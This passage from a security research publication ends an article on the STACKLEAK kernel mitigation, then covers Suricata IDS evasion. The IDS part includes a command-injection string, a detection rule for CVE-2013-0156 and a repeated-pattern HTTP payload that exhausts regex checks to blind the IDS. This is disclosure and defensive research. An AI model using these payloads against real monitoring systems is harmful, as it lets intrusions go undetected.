There is a more complex variant of the attack: make the kernel stack grow beyond the end of the kernel's preallocated stack space and overwrite security-sensitive data in a neighboring memory region (Figure 6). More technical details are available in:

- "The Stack is Back"⁶ by Jon Oberheide
- "Exploiting Recursion in the Linux Kernel"⁷ by Jann Horn




Figure 6. Stack depth overflow exploitation: a more complicated version

CONFIG_VMAP_STACK protects against such attacks by placing a special guard page next to the kernel stack (Figure 7). If accessed, the guard page triggers an exception.




Figure 7. Stack depth overflow exploitation: mitigation with guard pages

Finally, the most interesting version of a stack depth overflow attack is a Stack Clash (Figure 8). Gael Delalleau published⁸ this idea in 2005. It was later revisited⁹ by the Qualys Research Team in 2017. In essence, it is possible to jump over a guard page and overwrite data from a neighboring memory region.




Figure 8. Stack Clash attack

STACKLEAK mitigates Stack Clash attacks against the kernel stack. More information about STACKLEAK and Stack Clash is available on the grsecurity blog.¹⁰

To prevent a Stack Clash in the kernel stack, a stack depth overflow check is performed before each alloca call:

```
void __used check_alloca(unsigned long size)
{
    unsigned long sp = (unsigned long)&sp;
    struct stack_info stack_info = {0};
    unsigned long visit_mask = 0;
    unsigned long stack_left;

    BUG_ON(get_stack_info(&sp, current, &stack_info,
        &visit_mask));

    stack_left = sp - (unsigned long)stack_info.begin;

    BUG_ON(stack_left < MIN_STACK_LEFT || size >=
        stack_left - MIN_STACK_LEFT);
}
```

Performance impact

Cursory performance testing was performed on x86_64 hardware: Intel Core i7-4770, 16 GB RAM.

Test 1, looking good:

Compiling the Linux kernel with Ubuntu config (time make -j9).

Result on 4.11-rc8:
 real 32m14.893s
 user 237m30.886s
 sys 11m12.273s

Result on 4.11-rc8+stackleak:
 real 32m26.881s (+0.62%)
 user 238m38.926s (+0.48%)
 sys 11m36.426s (+3.59%)

Test 2, not so hot:

hackbench -s 4096 -l 2000 -g 15 -f 25 -P

Average on 4.11-rc8: 8.71s
 Average on 4.11-rc8+stackleak: 9.08s (+4.29%)

In summary: the performance penalty varies for different workloads. Test STACKLEAK on your expected workload before deploying it in production.

⁹ goo.gl/TezXhD (qualys.com)

¹⁰ goo.gl/Crx8Q2 (grsecurity.net)

Inner workings

STACKLEAK consists of:

- Assembler code that erases the kernel stack at the end of syscalls.
- The GCC plugin for compile-time instrumentation.

Erasing the kernel stack is performed in the architecture-specific `erase_kstack()` function. This function runs before returning from a syscall to userspace and writes `STACKLEAK_POISON` (-0xBEEF) to the used part of the thread stack (Figure 10). For speed, `erase_kstack()` uses the `lowest_stack` variable as a starting point (Figure 9). This variable is regularly updated in `track_stack()` during system calls.




Figure 9. Erasing the kernel stack with `erase_kstack()`




Figure 10. Erasing the kernel stack with `erase_kstack()`, continued

Kernel compile-time instrumentation is handled by the STACKLEAK GCC plugin. GCC plugins are compiler-loadable modules that can be project-specific. They register new compilation passes via the GCC Pass Manager and provide the callbacks for these passes.

So the STACKLEAK GCC plugin inserts the aforementioned `track_stack()` calls for the functions with a large stack frame. It also inserts the `check_alloca()` call before `alloca` and the `track_stack()` call after it. This kernel code instrumentation along with stack erasing provides for the security features described in the first part of this article.

Instrumentation statistics

For `x86_64_defconfig`, the `readelf` utility shows 45,602 functions in the `vmlinux` binary. STACKLEAK has instrumented 2.853 percent of them: it has inserted 36 `check_alloca()` calls and 1,265 `track_stack()` calls.

Conclusion

STACKLEAK is a very useful Linux kernel self-protection feature that mitigates several types of vulnerabilities. Moreover, the PaX Team has made it rather fast and technically beautiful. Considering the substantial work done in this direction, upstreaming STACKLEAK would benefit Linux users with high information security requirements and also focus the attention of the Linux developer community on kernel self-protection.

We need to talk about IDS signature



Attack Detection Team

The names Snort and Suricata are known to all who work in the field of network security. WAF and IDS are two classes of security systems that analyze network traffic, parse top-level protocols, and signal the presence of malicious or unwanted network activity. Whereas WAF helps web servers detect and avoid attacks targeted only at them, IDS detects attacks in all network traffic.


Many companies install an IDS to control traffic inside the corporate network. The DPI mechanism lets them collect traffic streams, peer inside packets at the IP, HTTP, DCE/RPC, and other levels, and identify both the exploitation of vulnerabilities and network activity by malware.

At the heart of both systems are signature sets used for detecting known attacks, developed by network security experts and companies worldwide.

We at the @attackdetection team also develop signatures to detect network attacks and malicious activity. Later on in the article, we'll discuss a new approach we discovered that disrupts the operation of Suricata IDS systems, and then hides all trace of such activity.

How does IDS work

Before plunging into the technical details of this IDS bypass technique and the stage at which it is applied, let's refresh our concept of the operating principle behind IDS.



First of all, incoming traffic is divided into TCP, UDP, or other traffic streams, after which the parsers mark and break them down into high-level protocols and their related fields, normalizing them, if required. The decoded, decompressed, and normalized protocol fields are then checked against the signature sets that detect network attack attempts or malicious packets in the network traffic.

Incidentally, the signature sets are the product of numerous individual researchers and companies. Among the vendors are such names as Cisco Talos and Emerging Threats, and the open set of rules currently counts more than 20,000 active signatures.

155

155

155

155

155

Common IDS evasion methods

IDS flaws and software errors sometimes mean that attacks go unspotted in network traffic. The following are fairly well-known bypass techniques at the stream-parsing stage:

- Non-standard fragmentation of packets, including at the IP, TCP, and DCERPC levels, which the IDS is sometimes unable to cope with.
- Packages with boundary or invalid TTL or MTU values can also be incorrectly processed by the IDS.
- Ambiguous overlapping of TCP fragments (TCP SYN numbers) can be handled differently by the IDS than on the server or client for which the TCP traffic was intended.
- For instance, instead of ignoring it, a TCP FIN dummy packet with an invalid checksum (so-called TCP un-sync) can be interpreted as the end of the session.
- A different timeout time for the TCP session between the IDS and the client can also serve as a tool for hiding attacks.

As for the protocol-parsing and field-normalization stage, many WAF bypass techniques can be applied to an IDS. Here are just some of them:

- HTTP double-encoding.
- A Gzip-compressed HTTP packet without a corresponding Content-Encoding header might remain uncompressed at the normalization stage; this technique can sometimes be detected in malware traffic.
- The use of rare encodings, such as Quoted-Printable for POP3/IMAP, can also render some signatures useless.

And don't forget about bugs specific to every vendor of IDS systems or third-party libraries inside them, which are available on public bug trackers.

One of these specific bugs used to disable signature checks in certain conditions was discovered by the @attackdetection team in Suricata; this error could be exploited to conceal attacks like BadTunnel.

During this attack, the vulnerable client opens an HTML page generated by the attacker, establishing a UDP tunnel through the network perimeter to the attacker's server for ports 137 on both sides. Once the tunnel is established, the attacker is able to spoof names inside the network of the vulnerable client by sending fake responses to NBNS requests. Although three packets went to the attacker's server, it was sufficient to respond to just one of them to establish the tunnel.

The error was due to the fact that since the response to the first UDP packet from the client was an ICMP packet, for example ICMP Destination Unreachable, the imprecise algorithm meant that the stream was verified with signatures only for ICMP. Any further attacks, including name spoofing, remained unspotted by the IDS, as they were carried out on top of the UDP tunnel. Despite the lack of a CVE identifier for this vulnerability, it led to the evasion of IDS security functions.

137	20.20.20.20	20.20.20.20	NBNS	Name query NBSTAT *<00><00><00><00><00>
20.20.20.20	137		ICMP	Destination unreachable (Port unreachable)
137	20.20.20.20	20.20.20.20	NBNS	Name query NBSTAT *<00><00><00><00><00>
20.20.20.20	137		ICMP	Destination unreachable (Port unreachable)
137	20.20.20.20	20.20.20.20	NBNS	Name query NBSTAT *<00><00><00><00><00>
20.20.20.20	137		NBNS	Name query response NB
20.20.20.20	137		NBNS	Name query response NB
20.20.20.20	137		NBNS	Name query response NB
20.20.20.20	137		NBNS	Name query response NB

The above-mentioned bypass techniques are well known and have been eliminated in modern and long-developed IDS systems, while specific bugs and vulnerabilities work only for unpatched versions.

Since our team investigates network security and network attacks, and develops and tests network signatures first hand, we couldn't fail to notice bypassing techniques linked to the signatures themselves and their flaws.

Bypassing signatures

Wait a sec, how can signatures be a problem?

Researchers study emerging threats and form an understanding of how an attack can be detected at the network level on the basis of operational features or other network artifacts, and then translate the resulting picture into one or more signatures in an IDS-friendly language. Due to the limited capabilities of the system or researcher error, some methods of exploiting vulnerabilities remain undetected.

If the protocol and message format of a particular family or generation of malware remain unchanged, and the signatures for them work just fine, then when it comes to exploiting vulnerabilities, the more complex the protocol and its variability, the simpler it is for the attacker to change the exploit with no loss of functionality—and bypass the signatures.

Although you can find many decent signatures from different vendors for the most dangerous and high-profile vulnerabilities, other signatures can be evaded by simple methods. Here is an example of a very common signature error for HTTP: at times it is enough just to change the order of the HTTP GET arguments to bypass a signature check.

```
/connect.cgi?action=checkPort&port=4444'id
/connect.cgi?port=4444'id&action=checkPort
```

And you would be right to think that substring checks with a fixed order of arguments are encountered in signatures—for example, "?action=checkPort" or "action=checkPort&port=". All that is needed is to carefully study the signature and check whether it contains such hardcoded.

Some other equally complex checking protocols and formats are DNS, HTML, and DCERPC, which all have extremely high variability. Therefore, to cover the signatures of all attack variations and develop not only high-quality but speedy signatures, the developer must possess wide-ranging skills and solid knowledge of network protocols.

The inadequacy of IDS signatures is old hat, and you can find plenty of other opinions in various reports^{1,2,3}

How much does a signature weigh

As already mentioned, signature speed is the developer's responsibility, and naturally the more signatures, the more scanning resources are required. The "golden mean" rule recommends⁴ adding one CPU per thousand signatures or 500 Mbps network traffic in the case of Suricata.

1 goo.gl/YCwiSD (Bypassing Intrusion Detection Systems, .ppt)

2 goo.gl/RbbxAv (alertlogic.com)

3 goo.gl/AoU8wn (github.com)

4 goo.gl/NyLVrL (ossectools.blogspot.ru)

$$1_{\text{CPU}} = 1000_{\text{Signatures}} * 500_{\text{Mbps}}$$

It depends on the number of signatures and volume of network traffic. Although this formula looks good, it leaves out the fact that signatures can be fast or slow, and traffic can be extremely diverse. So what happens if a slow signature encounters bad traffic?

Suricata is able to log data on the performance of signatures. The log gathers data on the slowest signatures, and generates a list specifying execution time in ticks—CPU time and number of checks performed. The slowest signatures are at the top.

Num	Rule	Ticks	%	Checks	Avg No Match
1	2017073	5279869	0.00	2	2639934.50
2	2021375	57251351	0.01	52	1100987.52
3	2019647	886933	0.00	1	886933.00
4	2017817	9548772	0.00	16	596798.25
5	2018797	2208065	0.00	4	552016.25
6	2017899	536774	0.00	1	536774.00
7	2015977	805879	0.00	2	402939.50
8	2017502	4429422	0.00	11	402674.73
9	2017500	4268771	0.00	11	388070.09
10	2022242	2604347	0.00	7	372049.57

The highlighted signatures are described as slow. The list is constantly updated; different traffic profiles would be sure to list other signatures. This is because signatures generally consist of a subset of simple checks, such as searching for a substring or regular expression arranged in a certain order. When checking a network packet or stream, the signature checks its entire contents for all valid combinations. As such, the tree of checks for one and the same signature can have more or fewer branches, and the execution time will vary depending on the traffic analyzed. One of the developer's tasks, therefore, is to optimize the signature to operate on any kind of traffic.

What happens if the IDS is not properly implemented and not capable of checking all network traffic? Generally, if the load on CPU cores is on average more than 80 percent, it means the IDS is already starting to skip some packet checks. The higher the load on the cores, the more network traffic checks are skipped, and the greater the chances that malicious activity will go unnoticed.

What if an attempt is made to increase this effect when the signature spends too much time checking network packets? Such an operating scheme would sideline the IDS by forcing it to skip packets and attacks. For starters, we already have a top list of hot signatures on live traffic, and we will try to amplify the effect on them.

Let's operate

One of these signatures reveals an attempt in the traffic to exploit the vulnerability CVE-2013-0156 RoR YAML Deserialization Code Execution.

```

alert http any any -> $HTTP_SERVERS any (
  reference: cve, 2013-0156;
  flow:established, to_server;
  content: " type"; nocase; fast_pattern;
  content: "yaml"; distance:0; nocase;
  content: "!ruby"; distance:0; nocase;
  pcre: "/(<?P<name>[^\s]+)[^>]*?\stype\s*=\s*(?P<q>[\x22\x27])yaml(?:P=q)((?!</P=
  x27))yaml(?:P=q)((?!</P=tname)).+?)!ruby/si";
  sid:2016204; rev:4;
)

```

All HTTP traffic directed to corporate web servers is checked for the presence of three strings in the strict sequence—"type", "yaml", "!Ruby"—and checked with a regular expression.

Before we set about generating "bad" traffic, we will present some hypotheses that might help our investigation:

- It is easier to find a matching substring than prove there is no such match.
- For Suricata, checking with a regular expression is slower than searching for a substring.

This means that if we want long checks from a signature, these checks should be unsuccessful and use regular expressions.

" typeyaml!ruby"

In order to get to the regex check, there must be three substrings in the packet one after the other.

Let's try combining them in this order and running the IDS to perform a check. To construct files with HTTP traffic in Pcap format from the text, we used the Cisco Talos file2pcap tool:

rule_perf.log

Num	Rule	Avg Ticks
1	2016204	57630.00

keyword_perf.log

Keyword	Ticks	Checks	Matches
content	18765	4	3
pcre	18985	1	0

Another log, keyword_perf.log, helps us see that the chain of checks successfully made it (content matches—3) to the regular expression (PCRE) and then failed (PCRE matches—0). If later we want to benefit from resource-intensive PCRE checks, we need to completely parse it and pick out some effective traffic.

```

<(?P<name>[^\s]+)[^>]*?\stype\s*=\s*(?P<q>[\x22\x27])yaml(?:P=q)((?!</P=
(P=tname)).+?)!ruby

```

The task of reverse parsing a regular expression, although easy to do manually, is poorly automated due to such constructions as backreferences or named capture groups: we did not find any methods at all to automatically select a string for successfully passing a regular expression.

```
<a type="yaml" !ruby
```

The following construction was the minimum string required for such an expression. To test the theory that an unsuccessful search is more resource-intensive than a successful one, we will trim the rightmost character from the string and run the regex again.

```
<a type="yaml" !ruby : 32 steps, match
```

```
<a type="yaml" !rub : 57 steps, no match
```

It turns out that the same principle also applies to regular expressions: the unsuccessful check took more steps than its successful counterpart. In this case, the difference was greater than 50 percent. You can see this⁵ for yourself.

Further study of this regular expression produced another eye-opener. If we repeatedly duplicate the minimum required string without the last character, it is reasonable to expect an increase in the number of steps taken to complete the check, but the growth curve is explosive.

⁵ regex101.com/r/51ukhR/1

```
2 x (<a type="yaml" !rub) : 209 steps
10 x (<a type="yaml" !rub) : 9885 steps
100 x (<a type="yaml" !rub) : timeout
```

The scan time for several dozen such strings is already around one second, and increasing their number risks a timeout error. This effect in regular expressions is called *catastrophic backtracking*, and there are many articles devoted to it. Such errors are still encountered in common products; for example, one was recently found in the Apache Struts⁶ framework.

Let's take the strings obtained and check them with Suricata:

Keyword	Ticks	Checks	Matches
content	19135	4	3
pcre	1180797	1	0

However, instead of catastrophic backtracking, the IDS barely notices the load—only one million ticks. This is the story of how after debugging and examining the Suricata IDS source code and the libpcre library used inside it, we stumbled upon these PCRE limits:

- MATCH_LIMIT_DEFAULT = 3500
- MATCH_LIMIT_RECURSION_DEFAULT = 1500

These limits save regular expressions from catastrophic backtracking in many regex libraries. The same limits can be found in WAF, where regex checks predominate. Sure, these limits can be changed in the IDS configuration, but they are propagated by default and changing them is not recommended.

Using only a regular expression will not help us achieve the desired result. But what if we use the IDS to check a network packet with this content?

```
typeyaml!ruby typeyaml!ruby
```

In this case, we get the following log values:

Keyword	Avg. Ticks	Checks	Matches
content	3338	7	6
pcre	12052	3	0

There were four checks, which became seven only because of duplication of the initial string. Although the mechanism remains unclear, we should expect the number of checks to snowball if we further duplicate the strings. In the end, we got the following values:

content	1508	1507
pcre	1492	0


In total, the number of checks of substrings and regular expressions does not exceed 3,000, no matter what content is checked by the signature. Clearly, the IDS itself also has an internal limiter, which goes by the name of *inspection-recursion-limit*, set by default to that same figure of 3,000. With all the PCRE and IDS limits and restrictions on the one-time size of content being checked, by modifying the content and using snowballing regex checks, you get the result you are after:

content	3626	1508	1507
pcre	1587144	1492	0

Although the complexity of one regex check has not changed, the number of such checks has shot up to the 1,500 mark. Multiplying the number of checks by the average number of clock cycles spent on each check, we get the coveted figure of three billion ticks.

Num	Rule	Avg Ticks
1	2016204	3302218139


That is more than a thousand-fold increase! The operation requires only the curl utility for generating the minimum HTTP POST request. It looks something like this:



The minimum set of HTTP fields and HTTP body with a repeating pattern. Such content cannot be infinitely large so as to cause the IDS to spend vast resources on checking it, since although inside it the TCP segments are joined in a single stream, the stream and the collected HTTP packets are not checked entirely, no matter how big they are. Instead, they are checked in small chunks about 3 or 4 kilobytes in size. The size of the segments to be checked, as well as the depth of the checks, is set in config (like everything in the IDS). The segment size "wobbles" slightly from launch to launch to avoid fragmentation attacks on such segments—when the attacker, knowing the default segment size, splits the network packets so that the attack is divided into two neighboring segments and cannot be detected by the signature.


So, we just got our hands on a powerful weapon that loads the IDS in excess of 3,000,000,000 CPU ticks per utilization. What does that even mean?

The actual figure obtained is roughly one second of average CPU operation. Basically, by sending an HTTP request of size 3 KB, we load the IDS for a full second. The more cores in the IDS, the more data streams it can process simultaneously.



Remember that the IDS does not sit idle and generally spends some resources on monitoring background network traffic, thereby lowering the attack threshold.

6 goo.gl/mjdy9J (cwiki.apache.org)



Taking metrics on a working IDS configuration with 8/40 Intel Xeon E5-2650 v3 CPU cores (2.30 GHz) without background traffic, where all eight CPU cores are 100 percent loaded, the threshold value turns out to be only 250 Kbps. And that is for a system designed to process a multi-gigabit network stream, particularly thousands of times greater.

To exploit this particular signature, the attacker needs only send about ten HTTP requests per second to the protected web server to gradually fill the network packet queue of the IDS. When the buffer is full up, the packets start to bypass the IDS, which is when the attacker can use any tools or carry out arbitrary attacks while remaining unnoticed by the detection systems. The constant flow of malicious traffic can disable the IDS until the traffic stops bombarding the internal network, while for short-term attacks the attacker can send a short spike from such packets and also blind the detection system for a brief period.

Signatures everywhere


Current mechanisms are unable to detect slow signatures: although IDS has a profiling code, the system cannot distinguish a signature that is merely slow from one that is catastrophically slow, and automatically signal it. Note that signature triggering is not signaled either, due to the lack of relevant content.

Do you remember the unexplained rise in the number of checks? There was indeed an IDS error that led to an increase in the number of superfluous checks. The vulnerability was given the name CVE-2017-15377 and has now been fixed in Suricata IDS 3.2 and 4.0.

The above approach works well for one specific instance of the signature. It is distributed as part of an open signature set and usually is enabled by default, but at the top of the list of hot signatures new ones keep emerging, while others continue waiting for their traffic. The signature description language for Snort and Suricata supplies the developer with many handy tools, such as base64 decoding, content jumping, and mathematical operations. Other combinations of checks can also cause explosive growth in the consumption of resources. Careful monitoring of performance data can be a springboard for exploitation. After the CVE-2017-15377 problem was remedied, we again launched Suricata to check our network traffic and saw exactly the same picture: a list of the hottest signatures at the top of the log, but this time with different numbers. This suggests that such signatures—and ways to exploit them—are numerous.

Not only IDS, but also antiviruses, WAF, and many other systems are based on signature-search methods. As a result, this approach can be applied to search for weaknesses in their operation. It can stealthily prevent detection systems from doing their job of detecting malicious activity. Related network activity cannot be detected by security tools or anomaly detectors. As an experiment, enable the profiling setting in your detection system—and keep an eye on the top of the performance log.

Tomorrow's security



**162**

Machine learning: good for security or a new threat?

167

Big Brother is offering milk and cookies: should you accept?

161

161

161

161

161

Machine learning: good for security or a new threat?



Application Security Team

